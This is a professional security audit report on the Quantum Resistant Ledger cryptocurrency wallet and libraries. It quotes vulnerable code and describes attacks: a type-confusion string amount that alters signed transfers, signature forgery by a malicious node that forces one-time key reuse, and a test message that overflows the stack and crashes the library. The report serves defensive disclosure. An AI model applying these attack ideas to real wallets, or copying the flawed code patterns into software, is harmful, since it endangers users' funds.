



Security Review of the QRL for The Quantum Resistant Ledger

Final Report and Management Summary

2018-09-10

CONFIDENTIAL

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1	2018-08-20	Initial Reporting	M. Vervier
2	2018-08-27	Findings	M. Vervier, G. Kopf
3	2018-09-03	Summaries	M. Vervier
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DASHBOARD

Target

Customer The Quantum Resistant Ledger

Name theQRL

Type Library And Applications


Version As deployed between 2018-08-20 and 2018-09-01

Engagement

Type Design And Code Review

Consultants 2: Markus Vervier and Gregor Kopf Engagement Effort 19.5 days, 2018-08-20 to 2018-09-01

Total issues found 6






Figure 1: Issue Overview (I: Severity, r: CWE distribution)

1 Executive Summary

In August and September 2018, X41 D-Sec GmbH performed a security review of the Quantum Resistant Ledger (QRL) cryptocurrency project in cooperation with Secfault Security GmbH. From a total of six vulnerabilities discovered during the test, X41 D-Sec GmbH has found no vulnerabilities rated as critical, two classified as high severity, three as medium, and one as low. Also, six issues without a direct security impact have been identified.



Figure 1.1: Issues and Severity.

Following a previous review, the current project has a strong focus on core implementations of cryptographic primitives and the exposed P2P networking components.

The test was performed by two experienced security experts between 2018-08-20 and 2018-09-01.

The most severe issue discovered is a possible reuse of signature indices that could be caused by attackers in a privileged network position or malicious peers. Other issues are related to insecure dynamic allocations of stack memory, type confusion, and missing cryptographic steps. The type confusion issue could be exploited in certain non-default configurations to trick a user into approving transactions of unintended amounts.

At the time of writing The Quantum Resistant Ledger has already fixed or mitigated the reported issues.

From a design perspective X41 D-Sec GmbH considers the reviewed implementation of the eXtended Merkle Signature Scheme (XMSS) to withstand known attacks from quantum computers. No design flaws in the implementation itself were discovered.

It is recommended to refactor the current implementation of core components and introduce more strict sanity checks. This especially applies to length values. It is also recommended to further review the ledger and wallet implementations and introduce continuous dynamic testing such as fuzzing. This review has a focus on core components, the usage of cryptographic primitives, and implementations. Since the field of security is constantly evolving and changing, it cannot be guaranteed that all vulnerabilities in any component of the QRL have been identified yet.

In conclusion the core components and libraries of the QRL show a good design and maturity level. Vulnerabilities were discovered in core components, but are considered fixable with low to moderate efforts.

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2 Introduction

X41 D-Sec GmbH reviewed core components of the blockchain technology developed by the Quantum Resistant Ledger (QRL) cryptocurrency project. The QRL project uses a variation of XMSS, a post-quantum signature scheme based on the NIST reference implementation, plus a custom implementation for the Ledger Nano S. cryptocurrency hardware wallet and implementations of Kyber and Dillithium for the Ephemeral Messaging Layer.

The reviewed stack is considered sensitive because attackers could try to attack it out of financial motivations.

2.1 METHODOLOGY

The review is primarily based on source code reviews, and dynamic testing in a laboratory setup.

A manual approach for penetration testing and for code review is used by X41 D-Sec GmbH. This process is supported by tools such as static code analyzers and industry application security tools. Dynamic analysis as for example fuzzing could not been performed in the time given.

X41 D-Sec GmbH adheres to established standards for source code reviewing and penetration testing. These are in particular the CERT Secure Coding 1 standards and the Study - A Penetration Testing Model 2 of the German Federal Office for Information Security.

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 $^{^{1} \, \}texttt{https://wiki.sei.cmu.edu/confluence/display/seccode/SEI+CERT+Coding+Standards}$

 $^{^2\,}https://www.bsi.bund.de/SharedDocs/Downloads/EN/BSI/Publications/Studies/Penetration/penetration_pdf.pdf?_blob=publicationFile&v=1$

3 Overview

DESCRIPTION	SEVERITY	ID	REF
External Proto Files	MEDIUM	QRL-PT-18-00	5.1.1
Missing Key Derivation	MEDIUM	QRL-PT-18-01	5.1.2
Use of Non-Authenticated Encryption	MEDIUM	QRL-PT-18-02	5.1.3
OTS Indices out of Sync	HIGH	QRL-PT-18-03	5.1.4
Non-Atomic Filesystem Interaction	LOW	QRL-PT-18-04	5.1.5
qrllib / Signature Stack Allocation Overflow	HIGH	QRL-PT-18-05	5.1.6
Shift of Signed Values - Undefined Behavior	NONE	QRL-PT-18-100	5.2.1
QRL Generate Tool - Code Injection	NONE	QRL-PT-18-101	5.2.2
Tree Height Truncation in qrllib / XMSS interface	NONE	QRL-PT-18-102	5.2.3
Unorthodox Seed Generation Method	NONE	QRL-PT-18-103	5.2.4
Potential Key Collisions in State Handling	NONE	QRL-PT-18-104	5.2.5
Truncation For Inputs Larger 4GB	NONE	QRL-PT-18-105	5.2.6

Table 3.1: Security Relevant Findings.

3.1 SCOPE

X41 D-Sec GmbH reviewed the following parts of the technology stack:

- Cryptographic primitives: The XMSS implementation, cryptographic API usage and core components related to cryptographic components have been reviewed.
- Networking: The Quantum Resistant Ledger uses a custom P2P design. The audit by X41 D-Sec GmbH includes the public gRPC API exposed by the nodes and different attack vectors.
- Public services: The public services provided by the project such as a web wallet and a block explorer have been partially reviewed, tested and their code audited. The focus was on core components and secure usage of APIs and libraries.

Due to a previous review and in accordance with The Quantum Resistant Ledger, X41 D-Sec GmbH did not perform a penetration test or extensive testing of GUI or client components. Instead the time was devoted to the review and testing of core libraries, protocols, and cryptographic components. Due to this strong

focus and the nature of security vulnerabilities, it cannot be guaranteed that all parts of the project are free of any security vulnerabilities.

3.2 RECOMMENDED FURTHER TESTS

It it recommended to perform further tests against the client applications and GUI components. Furthermore larger scale fuzzing using custom protocol aware fuzzers is strongly recommended. Due to the still ongoing work on the code base it is advised to perform regular code reviews on new code and to inspect interactions with legacy code and side effects.

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4 Rating Methodology for Security Vulnerabilities

Security vulnerabilities are given a purely technical rating by the testers as they are discovered during the test. Business factors and financial risks for The Quantum Resistant Ledger are beyond the scope of a code review which focuses entirely on technical factors. Yet technical results from a code review may be an integral part of a general risk assessment. A code review is based on a limited time frame and only covers vulnerabilities and security issues which have been found in the given time, there is no claim for full coverage.

In total five different ratings exist, which are the following:



4.1 COMMON WEAKNESS ENUMERATION (CWE)

The Common Weakness Enumeration (CWE) is a set of software weaknesses that allows the categorization of vulnerabilities and weaknesses in software. If applicable X41 D-Sec GmbH gives a CWE-ID for each vulnerability that is discovered during a test.

CWE is a very powerful method to categorize a vulnerability and to give general descriptions and solution advice on recurring vulnerability types. CWE is developed by $MITRE^1$. More information is found on the CWE-Site at https://cwe.mitre.org/.

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¹ https://www.mitre.org

5 Results

This chapter describes results of this review. The security relevant findings are documented in Section 5.1. Additionally, findings without a direct security impact or that are out of scope are documented in Section 5.2.

5.1 FINDINGS

The following subsections describe findings with a direct security impact that were discovered during the

5.1.1 QRL-PT-18-00: External Proto Files

Severity: MEDIUM

CWE: 707 - Improper Enforcement of Message or Data Structure

5.1.1.1 Description

During the review of the QRL wallet implementation, it was found that the wallet uses Protobuf in order to perform Remote Procedure Calls (RPC) with the QRL nodes on the network. The proto file definitions for the RPC protocol are dynamically loaded from the node that the wallet is connected to. The following source code excerpt illustrates this:

```
const loadGrpcClient = (endpoint, callback) => {
      // Load qrlbase.proto and fetch current qrl.proto from node
      const baseGrpcObject = grpc.load(Assets.absoluteFilePath('qrlbase.proto'))
      const client = new baseGrpcObject.qrl.Base(endpoint, grpc.credentials.createInsecure())
      client.getNodeInfo({}, (err, res) => {
       if (err) {
          console.log(`Error fetching qrl.proto from ${endpoint}`)
         callback(err, null)
10
          // Write a new temp file for this grpc connection
11
          const qrlProtoFilePath = tmp.fileSync({ mode: '0644', prefix: 'qrl-', postfix: '.proto' }).name
12
13
          fs.writeFile(qrlProtoFilePath, res.grpcProto, (fsErr) => {
14
           if (fsErr) {
15
              console.log(fsErr)
16
              throw fsErr
17
           }
18
19
            const grpcObject = grpc.load(qrlProtoFilePath)
```

Listing 5.1: Dynamically loading proto definitions from a remote node

This might introduce subtle issues like type confusion. One particular instance of this problem occurs when generating and signing a transaction. Please consider the following code from the web wallet implementation:

```
wrapMeteorCall('transferCoins', request, (err, res) => {
        if (err) {
2
          LocalStore.set('transactionGenerationError', err)
          $('#transactionGenFailed').show()
          $('#transferForm').hide()
        } else {
          let confirmation_outputs = []
          let resAddrsTo = res.response.extended_transaction_unsigned.tx.transfer.addrs_to
          let resAmounts = res.response.extended_transaction_unsigned.tx.transfer.amounts
11
          let totalTransferAmount = 0
12
          for (var i = 0; i < resAddrsTo.length; i++) {</pre>
13
            // Create and store the output
14
            const thisOutput = {
15
              address: binaryToQrlAddress(resAddrsTo[i]),
16
              amount: resAmounts[i] / SHOR_PER_QUANTA,
17
              name: "Quanta"
18
            }
19
            confirmation_outputs.push(thisOutput)
20
21
            // Update total transfer amount
22
            totalTransferAmount += parseInt(resAmounts[i])
23
24
```

The Quantum Resistant Ledger

Listing 5.2: Generating a transaction

The res transaction is the result of an RPC call. It can contain any data and - due to loading the RPC definition at runtime - this data can be of any type. For instance, resAmounts could be of type [String] (instead of its actual type [Uint64]). The confirmation_outputs collection contains a list of objects that is shown to the user as a confirmation prior to signing the transaction. The following line performs a division, assuming that resAmounts[i] is an integer type:

```
amount: resAmounts[i] / SHOR_PER_QUANTA
```

Listing 5.3: Type Confusion

In order to illustrate the attack idea, please assume that resAmounts[0] is a string with the value "1e1". The result of the operation would then be $10/SHOR_PER_QUANTA$, as JavaScript would treat the string as a value in scientific notation.

Later in the code flow, when preparing the transaction hash to be signed, the following operations are invoked:

```
const addrsToRaw = tx.extended_transaction_unsigned.tx.transfer.addrs_to
      const amountsRaw = tx.extended_transaction_unsigned.tx.transfer.amounts
      for (var i = 0; i < addrsToRaw.length; i++) {</pre>
       // Add address
       concatenatedArrays = concatenateTypedArrays(
5
          Uint8Array,
            concatenatedArrays.
            addrsToRaw[i]
       )
9
10
11
       // Add amount
12
        concatenatedArrays = concatenateTypedArrays(
13
          Uint8Array,
14
            concatenatedArrays,
15
            toBigendianUint64BytesUnsigned(amountsRaw[i])
16
       )
17
     }
```

Listing 5.4: Signing a transaction

It can be observed that the value of <code>amountsRaw</code> (previously <code>resAmounts</code>) are passed to the function <code>toBigendianUint64BytesUnsigned()</code>, which is shown below:

```
// Take input and convert to unsigned uint64 bigendian bytes
   toBigendianUint64BytesUnsigned = (input) => {
     if(!Number.isInteger(input)) {
       input = parseInt(input)
      const byteArray = [0, 0, 0, 0, 0, 0, 0]
      for ( let index = 0; index < byteArray.length; index ++ ) {</pre>
10
       const byte = input & 0xff
11
       byteArray[index] = byte
12
       input = (input - byte) / 256
13
14
15
      byteArray.reverse()
16
      const result = new Uint8Array(byteArray)
17
18
      return result
   }
19
```

Listing 5.5: Conversion to a 64-bit unsigned number

The first operation performed by this function is to invoke parseInt() on the provided argument (in case it is not a number, which is the case in this attack scenario). The behaviour of parseInt() is not consistent with the implicit cast performed above. The result of parseInt("1e1") is 1 and not 10, as one could assume.

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An attacker can therefore modify the amount sent to a given address without causing the code to reject the transaction.

It should be noted that there is a call to nodeReturnedValidResponse() before actually signing a transaction. However, the arguments to nodeReturnedValidResponse() are the data that has already been processed (using the division operator). Hence, this call does not prevent the described attack - it only limits the amounts an attacker can modify. If the user for instance decides to transfer 10 Shor, then the attacker would return the string "1e1" as the amount. The actual amount (as serialized by toBigendianUint64BytesUnsigned()) would however be 1 Shor.

During the assessment, a proof of concept attack was implemented, using the attack steps described above. The resulting transaction is depicted in 5.1.




Figure 5.1: Transaction after mounting the attack

5.1.1.2 Solution Advice

In order to address the root cause of the problem, it is advisable to not load arbitrary Protobuf definitions from external sources. One way of implementing this is to hard-code a list of valid hashes for proto files in the web wallet. This approach was taken by QRL during the assessment.

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5.1.2 QRL-PT-18-01: Missing Key Derivation

Severity: MEDIUM

CWE: 325 - Missing Required Cryptographic Step

5.1.2.1 Description

The AESHelper class of the wallet daemon derives the Advanced Encryption Standard (AES) key material to be used from a user-provided passphrase by directly hashing it. Please observe the below source code excerpt:

```
class AESHelper(object):
       def __init__(self, key_str: str):
            self.key = key_str.encode()
            self.key_hash = sha256(self.key)
        def encrypt(self, message: bytes, iv=None) -> str:
            if iv is None:
                iv = bytes(getRandomSeed(16, ''))
            cipher = Cipher(AES(self.key_hash), modes.CTR(iv), default_backend())
10
            enc = cipher.encryptor()
11
            ciphertext = enc.update(message) + enc.finalize()
12
13
            output_message = base64.standard_b64encode(iv + ciphertext)
14
            return output_message.decode()
15
```

Listing 5.6: The AESHelper class

The user-provided <code>key_str</code> variable is hashed using Secure Hashing Algorithm 256 Bit (SHA256) and then used as an AES key. If the used password is of low entropy, then an attacker could easily perform a brute-force attack (e.g., based on a dictionary of well-known passwords). This is due to the fact that the SHA256 function has a rather low runtime and does not prevent an attacker from efficiently trying all passwords in their dictionary.

5.1.2.2 Solution Advice

When dealing with user-provided passwords, applying a key derivation function like scrypt is the recommended practice in order to make brute-force attacks more difficult and to defend against time/memory trade-offs like rainbow tables. Key derivations functions like scrypt can be tuned to require a chosen amount of computation time. Whenever an attacker performs a brute-force guess, they will have to invest this amount of computation time. If for example the key derivation function is tuned to take one second of time on the regular user's system, then the user will have to wait one second after entering their password.

The attacker however will typically try millions to billions of passwords. With a computation time of one second, trying one million passwords would require about eleven days.

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5.1.3 QRL-PT-18-02: Use of Non-Authenticated Encryption

Severity: MEDIUM

CWE: 327 - Use of a Broken or Risky Cryptographic Algorithm

5.1.3.1 Description

The file *core/Wallet.py* makes use of *AESHelper* for en/decrypting the wallet file. *AESHelper* makes use of AES in Counter (CTR) mode for performing the cryptographic operations, as shown in the listing 5.6. Due to its stream-mode nature, CTR is particularly susceptible to undetected changes in the ciphertext (e.g., flipping a bit in the ciphertext will result in a plain text with the same bit flipped). This means an attacker might be able to alter encrypted wallet files. This could result in various threat scenarios, such as making the victim re-use an old XMSS key index.

5.1.3.2 Solution Advice

Using an Authenticated Encryption with Associated Data (AEAD) mode (like Galois/Counter Mode (GCM) or Encrypt Then Authenticate Then Translate (EAX)) for protecting the wallet file is recommended. AEAD modes offer not only confidentiality for the protected data, but also ensure its integrity. It should however be pointed out that certain attack scenarios can not be completely ruled out by. For instance, an attacker could overwrite a victim's wallet file with an older version of the same file. Users should therefore generally prefer hardware tokens over software implementations running on general purpose PCs.

5.1.4 QRL-PT-18-03: OTS Indices out of Sync

Severity: HIGH

CWE: 841 - Improper Enforcement of Behavioral Workflow

5.1.4.1 Description

The wallet daemon contains code for signing and publishing transactions to the network. For pushing a transaction, the general sequence of method calls is shown in the code excerpt below:

```
self._push_transaction(tx, xmss)
self._wallet.set_ots_index(index, xmss.ots_index)
```

Listing 5.7: Pushing Transaction to the Network

It can be observed that after signing a transaction using the current OTS index, as a first step, the method <code>_push_transaction()</code> is invoked. Subsequently, the method <code>_set_ots_index()</code> is used in order to mark the OTS key index that was used to sign the transaction as invalid. However, if the method <code>_push_transaction()</code> throws an exception the subsequent call to <code>_set_ots_index()</code> will not take place.

Investigating the method **_push_transaction()** shows the following code:

Listing 5.8: Method push_transaction

Please note that the method will throw an exception in case the transaction could not be successfully sent to the Peer to Peer (P2P) network. It should further be noted that the call to <code>self._public_stub.PushTransaction()</code> will internally make use of gRPC; the result code of this operation is fully controlled by the node receiving the request. Hence, an attacker who operates a malicious node could send a return code different from <code>SUBMITTED</code> and cause the method to throw an exception. The wallet daemon would then not mark the used OTS key index as invalid, which might result in an OTS index re-use later (e.g., when re-signing the "failed" transaction).

In order to evaluate the feasibility of forging transactions in case of OTS key index re-use, a proof of

concept implementation was created. The following listings provide patches against the QRL and qrllib implementations. The patches are listed in appendix A.

In order to demonstrate that transactions can be forged when OTS key indices are re-used, it is required to start a malicious node. This node will observe all incoming transactions and check them against a target public key (provided using the -target switch). If an incoming transaction is issued by the target public key, the transaction will be stored. Once two or more transactions using the same OTS key index are received, the code attempts to forge the signature for a newly generated custom transaction. Empirical tests show that a forgery typically succeeds after observing six index re-uses.

The code can be tested using the QRL web wallet: simply connect to the IP of the system running the malicious node and issue a number of different transactions re-using the same OTS key index. It should further be noted that the web interface will not provide a correct estimate of the OTS key index to be used. This however appears to be by design, as the web interface clearly states that the OTS key index information cannot be trusted.

For actually forging signatures, the implementation takes a straight-forward approach. In order to understand the impact of reusing an XMSS index, it is important to correctly understand the underlying construction. XMSS 1 builds a tree of height h for authenticating 2^h many W-OTS 2 keys. The index is a natural number identifying the W-OTS key to be used. Reusing an index means reusing a W-OTS key. In order to understand the implications of such a key reuse, please consider the internal operations of W-OTS:

For the sake of brevity, this section will only provide an informal introduction. For a more formal description of the construction, please refer to the respective papers. The core idea behind W-OTS is to iterate a hash function a number of times, depending on the message to be signed. Before signing the message, it is first deconstructed into a number of blocks b_i of equal size log(w) bits. The "Winternitz Parameter" w now serves as a base for representing the message parts. For instance, w = 16 would mean that the message to be signed will be written in base 4. In order to sign a message block b_i , one computes $h^{b_i}(x_i)$, where x_i is a secret only known to the signer, h is a cryptographic hash and h^n denotes iterating the hash n times. In order to be able to verify such a signature, the signer also publishes the values $h^w(x_i)$. The verifier can now simply iterate the received hash values on their own and test whether $h^w(x_i)$ matches their own computations of these values. One obvious attack against this construction is to take an existing signature value and to "increment" one or more b_i by simply iterating the hash function further. This is countered by appending a checksum to the message before signing it. The checksum is defined as $\sum_i w - 1 - b_i$. The intuition behind this idea is the following: if an attacker increments a b_i , they will at the same time have to decrement the checksum. Decrementing an already signed value however implies to compute the pre-image of an iterated hash, which is assumed to be infeasible. Informally speaking, when reusing W-OTS keys, one risk is that the attacker is able to observe both, low checksum values and low b_i values. This is exactly what the implemented attacks aims to perform.

¹ https://eprint.iacr.org/2011/484.pdf

² https://eprint.iacr.org/2017/965.pdf

5.1.4.2 Solution Advice

It is recommended to change the order to marking an OTS index as invalid and sending a transaction to the network: before any data containing a signature is disclosed to the public, the used OTS key index should be marked as invalid on the client side.

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5.1.5 QRL-PT-18-04: Non-Atomic Filesystem Interaction

Severity: LOW

CWE: 362 - Concurrent Execution using Shared Resource with Improper Synchronization ('Race Condition')

5.1.5.1 Description

While reviewing the implementation of the QRL wallet, it was found that the mechanism for persisting the wallet's internal state (including sensitive data such as OTS key indices) does not make use of atomic file system interaction. The functions for storing the state to disk make use of Python's standard file system API (e.g., *file()*). This could lead to problems in when power failures or similar events occur during a file write operation is in progress. In a worst-case scenario, the system could fail to store a used OTS key index on disk, which might later result in an index re-use. Exploiting this vulnerability however requires control over the target machine or its power supply.

5.1.5.2 Solution Advice

Addressing this issue is non-trivial, as safely writing data to persistent storage is typically a platform-specific feature. However, the problem is well-known in other software, such as database systems. There are several database implementations (such as SQLITE), which offer various degrees of safety for storing data to disk. It is recommended to investigate such solutions (e.g., their portability to the system's desired target platforms and their safety guarantees on the target platforms).

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5.1.6 QRL-PT-18-05: qrllib / Signature Stack Allocation Overflow

Severity: HIGH

CWE: 770 - Allocation of Resources Without Limits or Throttling

5.1.6.1 Description

A stack exhaustion / overflow may occur when using Variable Length Allocations (VLA) in the XMSS signature verification implementation of qrllib. This issue may allow out of bounds writes outside the stack and corrupt data structures in the process memory. However, the current usage of the qrllib does mitigate this issue since the verified data is never longer than 32 bytes. X41 D-Sec GmbH still regards this issue as relevant since it is a library function and might be used on arbitrary length signatures by design.

The following code does dynamically allocate a buffer on the stack:

```
int core_hash(eHashFunction hash_func,
                 unsigned char *out,
                 const unsigned int type,
                  const unsigned char *key,
                  unsigned int keylen,
                  const unsigned char *in,
                 unsigned long long inlen,
                 unsigned int n) {
       unsigned long long i = 0;
       unsigned char buf[inlen + n + keylen];
10
11
        // Input is (toByte(X, 32) || KEY || M)
12
13
14
        // set toByte
        to_byte(buf, type, n);
```

Listing 5.9: VLA Allocation Using Externally Controlled Length

The buffer size contains the signature size via the inlen parameter. If the inlen parameter is too large the buffer might be allocated outside the stack as demonstrated by the following toy program:

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Listing 5.10: PoC Stack Address Overflow

If run with large input values, the buffer is outside the stack as can be verified with a debugger:

```
gdb --args ./test 3024000 4

...

(gdb) i proc map

---Type <return> to continue, or q <return> to quit---

0x7fffffffe000  0x7ffffffff000  0x1000  0x0

0x7ffffffde000  0x7ffffffff000  0x21000  0x0  [stack]

(gdb) print &buf

8 $2 = (char (*)[3024004]) 0x7ffffffd1be00
```

Listing 5.11: gdb session - PoC Stack Address Overflow

To test if the native library used by the Python code is affected by an out of bounds stack write, we modified one of the unit tests to sign and verify a 10MB message:

```
def test_xmss(self):
           HEIGHT = 6
            seed = pyqrllib.ucharVector(48, 0)
            xmss = pyqrllib.XmssBasic(seed, HEIGHT, pyqrllib.SHAKE_128, pyqrllib.SHA256_2X)
            # print("Seed", len(seed))
            # print(pyqrllib.bin2hstr(seed, 48))
            # print("PK ", len(xmss.getPK()))
10
            # print(pyqrllib.bin2hstr(xmss.getPK(), 48))
11
12
            # print("SK ", len(xmss.getSK()))
13
            # print(pyqrllib.bin2hstr(xmss.getSK(), 48))
14
15
            self.assertIsNotNone(xmss)
16
            self.assertEqual(xmss.getHeight(), HEIGHT)
17
18
            #message = pyqrllib.ucharVector([i for i in range(32)])
19
            message = pyqrllib.ucharVector(10*1024*1024,0x41)
20
            print("Msg ", len(message))
21
            # print(pyqrllib.bin2hstr(message, 48))
22
23
```

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```
# Sign message
24
          signature = bytearray(xmss.sign(message))
25
          # print("Sig ", len(signature))
          # print(pyqrllib.bin2hstr(signature, 128))
          # print('----')
30
          # Verify signature
31
          start = time()
32
          for i in range(1000):
33
             self.assertTrue(pyqrllib.XmssBasic.verify(message,
34
                                                 signature,
35
                                                 xmss.getPK()))
36
```

Listing 5.12: PoC Stack Address Overflow

This results in a segmentation fault:

```
tests/python/test_shake.py::TestShake256::test_check_shake256 PASSED

tests/python/test_xmss.py::TestXmssBasic::test_xmss Msg 10485760

Segmentation fault (core dumped)
```

Listing 5.13: Crash On Overly Long Signed Message

The invalid address 0x7ffc781bebe8 is accessed which results in an invalid access:

```
1 [520646.321128] pytest-3[4948]: segfault at 7ffc781bebe8 ip 00007f9f9c05176c sp 00007ffc781bebf0 error 6

→ in _pyqrllib.so[7f9f9bfb3000+e3000]
```

Listing 5.14: Crash On Overly Long Signed Message - Address

We conclude that the Python code using the native library is exploitable if an attacker can cause it to verify an overlong message.

A similar test was done for the JavaScript / WebAssembly code:

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```
sig_in = new libqrl.str2bin(sig_str);
sigpk = xmss.getPK();
verification1 = libqrl.Xmss.verify(msg_in, msg_in, msg_in);
}
});
```

Listing 5.15: PoC JavaScript / WASM Stack Overflow

Fortunately in WebAssembly the stack size limit is enforced, causing an exception that prevents exploitation:

```
1) libjsqrl
2 xmss
3 overly large message with signature:
4 RangeError: Maximum call stack size exceeded at Context.<anonymous> (test.js:228:26)
```

Listing 5.16: JavaScript / WASM Stack Overflow - Exception

5.1.6.2 Solution Advice

It is strongly recommended to replace all VLAs with heap allocations using a safe memory allocator.

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5.2 SIDE FINDINGS

The following observations do not have a direct security impact or are affecting functionality and other topics that are not directly related to security.

5.2.1 QRL-PT-18-100: Shift of Signed Values - Undefined Behavior

Severity: NONE
CWE: None

5.2.1.1 Description

A logical shift of signed values was observed at the following places in the code:

```
[qrllib/deps/dilithium/avx2/poly.c:149]: (error) Shifting signed 32-bit value by 31 bits is undefined
 → behaviour
[qrllib/deps/dilithium/avx2/poly.c:677]: (error) Shifting signed 32-bit value by 31 bits is undefined
[qrllib/deps/dilithium/avx2/poly.c:679]: (error) Shifting signed 32-bit value by 31 bits is undefined
[qrllib/deps/dilithium/avx2/poly.c:714]: (error) Shifting signed 32-bit value by 31 bits is undefined
  → behaviour
[qrllib/deps/dilithium/avx2/poly.c:716]: (error) Shifting signed 32-bit value by 31 bits is undefined
 → behaviour
[qrllib/deps/dilithium/avx2/reduce.c:58]: (error) Shifting signed 32-bit value by 31 bits is undefined

→ behaviour

[qrllib/deps/dilithium/avx2/rounding.c:22]: (error) Shifting signed 32-bit value by 31 bits is undefined

→ behaviour

[qrllib/deps/dilithium/avx2/rounding.c:51]: (error) Shifting signed 32-bit value by 31 bits is undefined
 → behaviour
[qrllib/deps/dilithium/avx2/rounding.c:57]: (error) Shifting signed 32-bit value by 31 bits is undefined

→ behaviour

[qrllib/deps/dilithium/ref/poly.c:150]: (error) Shifting signed 32-bit value by 31 bits is undefined

→ behaviour

[qrllib/deps/dilithium/ref/poly.c:593]: (error) Shifting signed 32-bit value by 31 bits is undefined
 \hookrightarrow behaviour
[qrllib/deps/dilithium/ref/poly.c:595]: (error) Shifting signed 32-bit value by 31 bits is undefined
[qrllib/deps/dilithium/ref/poly.c:630]: (error) Shifting signed 32-bit value by 31 bits is undefined

→ behaviour

[qrllib/deps/dilithium/ref/poly.c:632]: (error) Shifting signed 32-bit value by 31 bits is undefined
[qrllib/deps/dilithium/ref/reduce.c:58]: (error) Shifting signed 32-bit value by 31 bits is undefined
  → behaviour
[qrllib/deps/dilithium/ref/rounding.c:22]: (error) Shifting signed 32-bit value by 31 bits is undefined
[qrllib/deps/dilithium/ref/rounding.c:51]: (error) Shifting signed 32-bit value by 31 bits is undefined
  → behaviour
```

18 [qrllib/deps/dilithium/ref/rounding.c:57]: (error) Shifting signed 32-bit value by 31 bits is undefined → behaviour

Listing 5.17: Shift Signed Values

Shifting of signed values is undefined behavior in the current C standards. In theory the compiler could optimize such operations and the results are undefined. The affected code is not used and no real world security impact could be observed. However, it is still recommended to change the implementation so it will only rely on defined behavior.

5.2.1.2 Solution Advice

It is recommended to change the implementation and perform the shifting operations only on unsigned types.

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5.2.2 QRL-PT-18-101: QRL Generate Tool - Code Injection

Severity: NONE
CWE: None

5.2.2.1 Description

The file QRL/tools/generate_genesis.py line 57 uses the *input()* function of Python. This function allows injection of Python code in Python 2:

```
seed = bytes(hstr2bin(input('Enter extended hexseed: ')))

dist_xmss = XMSS.from_extended_seed(seed)

transactions = get_migration_transactions(signing_xmss=dist_xmss)
```

Listing 5.18: Python Injection

The input function evaluates the input as Python code in Python 2 (but not in 3). This is dangerous if the is not fully trusted.

The affected code seems to be a helper function that should be invoked manually for migration purposes. Still X41 D-Sec GmbH recommends to use a safer input function.

5.2.2.2 Solution Advice

It is recommended to replace the *input()* function by usage of the *raw_input()* function in Python 2. In Python 3 the code could stay as-is.

5.2.3 QRL-PT-18-102: Tree Height Truncation in qrllib / XMSS interface

Severity: NONE
CWE: None

5.2.3.1 Description

The function getHeightFromSigSize determines the height of the corresponding tree from the signature size. If the signature is unusually large, the height is truncated in the following code from xmssBase.cpp line 44ff:

```
uint8_t XmssBase::getHeightFromSigSize(size_t sigSize)
        const uint32_t min_size = 4+32+67*32;  // FIXME: Move these values to constants
        if (sigSize < min_size)</pre>
            throw std::invalid_argument("Invalid signature size");
        if ((sigSize-4)\%32!=0) {
            throw std::invalid_argument("Invalid signature size");
10
11
12
        auto height = (sigSize - min_size)/32;
13
14
        return static_cast<uint8_t>(height);
15
   }
16
```

Listing 5.19: Truncated Height

A minimum size of the signature is checked, but not a maximum size. Since a static cast occurs in the return statement, the height is potentially truncated, it could even become 0.

We consider it to be highly unlikely that a tree of such a height could be processed, however in rare circumstances this could lead to incorrect behaviour.

5.2.3.2 Solution Advice

It is recommended to limit the maximum size of the tree to values that can be represented by 8-bit unsigned types.

5.2.4 QRL-PT-18-103: Unorthodox Seed Generation Method

Severity: NONE
CWE: None

5.2.4.1 Description

The ledger implementation generates³ a seed from the raw bytes of two ED25519 private keys.

It is assumed that the private key should be 32 bytes of cryptographically secure random data. Using this call twice, it obtains the 48 bytes that needed to initialize XMSS.

The reason for this is that according to The Quantum Resistant Ledger there is no API call or similar to obtain secure random bytes directly.

The private keys need to be unrelated and random for this to work, which we could not confirm during this assignment, because the implementation of Ledger is proprietary.

In some implementations⁴ some bits of the private key are always set. However, this affects at most 24 bits of the private key in case of the referenced implementation. We would call the method of seed generation unconventional, but cannot directly spot a security vulnerability in this.

5.2.4.2 Solution Advice

If possible a direct source of cryptographically secure randomness is preferable, but it appears that the entropy of the keys is sufficient.

5.2.5 QRL-PT-18-104: Potential Key Collisions in State Handling

Severity: NONE
CWE: None

5.2.5.1 Description

The QRL node implementation stores information on account balances, observed blocks etc. in a local LevelDB database. The keys for storing objects might however collide, which could result in inadvertently overwriting database entries. The problem is illustrated by the following code excerpts:

 $^{^3 \, \}text{https://github.com/theQRL/ledger-qrl-private/blob/e37f7c08bef9e077c4fcdfaef6a4aa1ee8a38e50/src/ledger/src/app_main.c\#L355$

⁴ https://github.com/orlp/ed25519/blob/master/src/keypair.c

```
def put_block(self, block: Block, batch):
    self._db.put_raw(block.headerhash, block.serialize(), batch)
```

Listing 5.20: Writing Block Data

It can be observed that *put_raw* is used to store data in the database. The key used for storage is the respective block's header hash value.

When storing transaction metadata to the database, the used key is $txn.\ txhash$, which is a hash value like the block's headerhash:

Listing 5.21: Writing Transaction Data

During the assessment, no way of crafting blocks or transactions with colliding hash values has been identified. However, it is still recommended to distinguish different object types when storing them in the database, in order to reduce the potential attack surface of the system.

5.2.5.2 Solution Advice

It is recommended to prefix each key with a representation of the object type used to store under this key, such as $transaction_{-}$ or $block_{-}$.

5.2.6 QRL-PT-18-105: Truncation For Inputs Larger 4GB

```
Severity: NONE
CWE: None
```

5.2.6.1 Description

The to_bytes function truncates output if the input length is bigger than 2^32 :

```
void to_byte(unsigned char *out, unsigned long long in, uint32_t bytes) {
   int32_t i;
```

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```
for (i = bytes - 1; i >= 0; i--) {
    out[i] = static_cast<unsigned char>(in & 0xff);
    in = in >> 8;
}
```

Listing 5.22: to_bytes truncation

Since the type of the bytes parameter is only 32-bit wide, input values larger than $2^{32} - 1$ will cause integer truncation and insufficient data is written to the out buffer.

5.2.6.2 Solution Advice

It is advised to change the bytes data type to size_t which should support sufficient numeric ranges on 64-bit architectures. Additionally it is advised to check for unsigned integer truncation and to enforce a reasonable maximum size for the bytes parameter as a sanity check.

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6 About X41 D-Sec GmbH

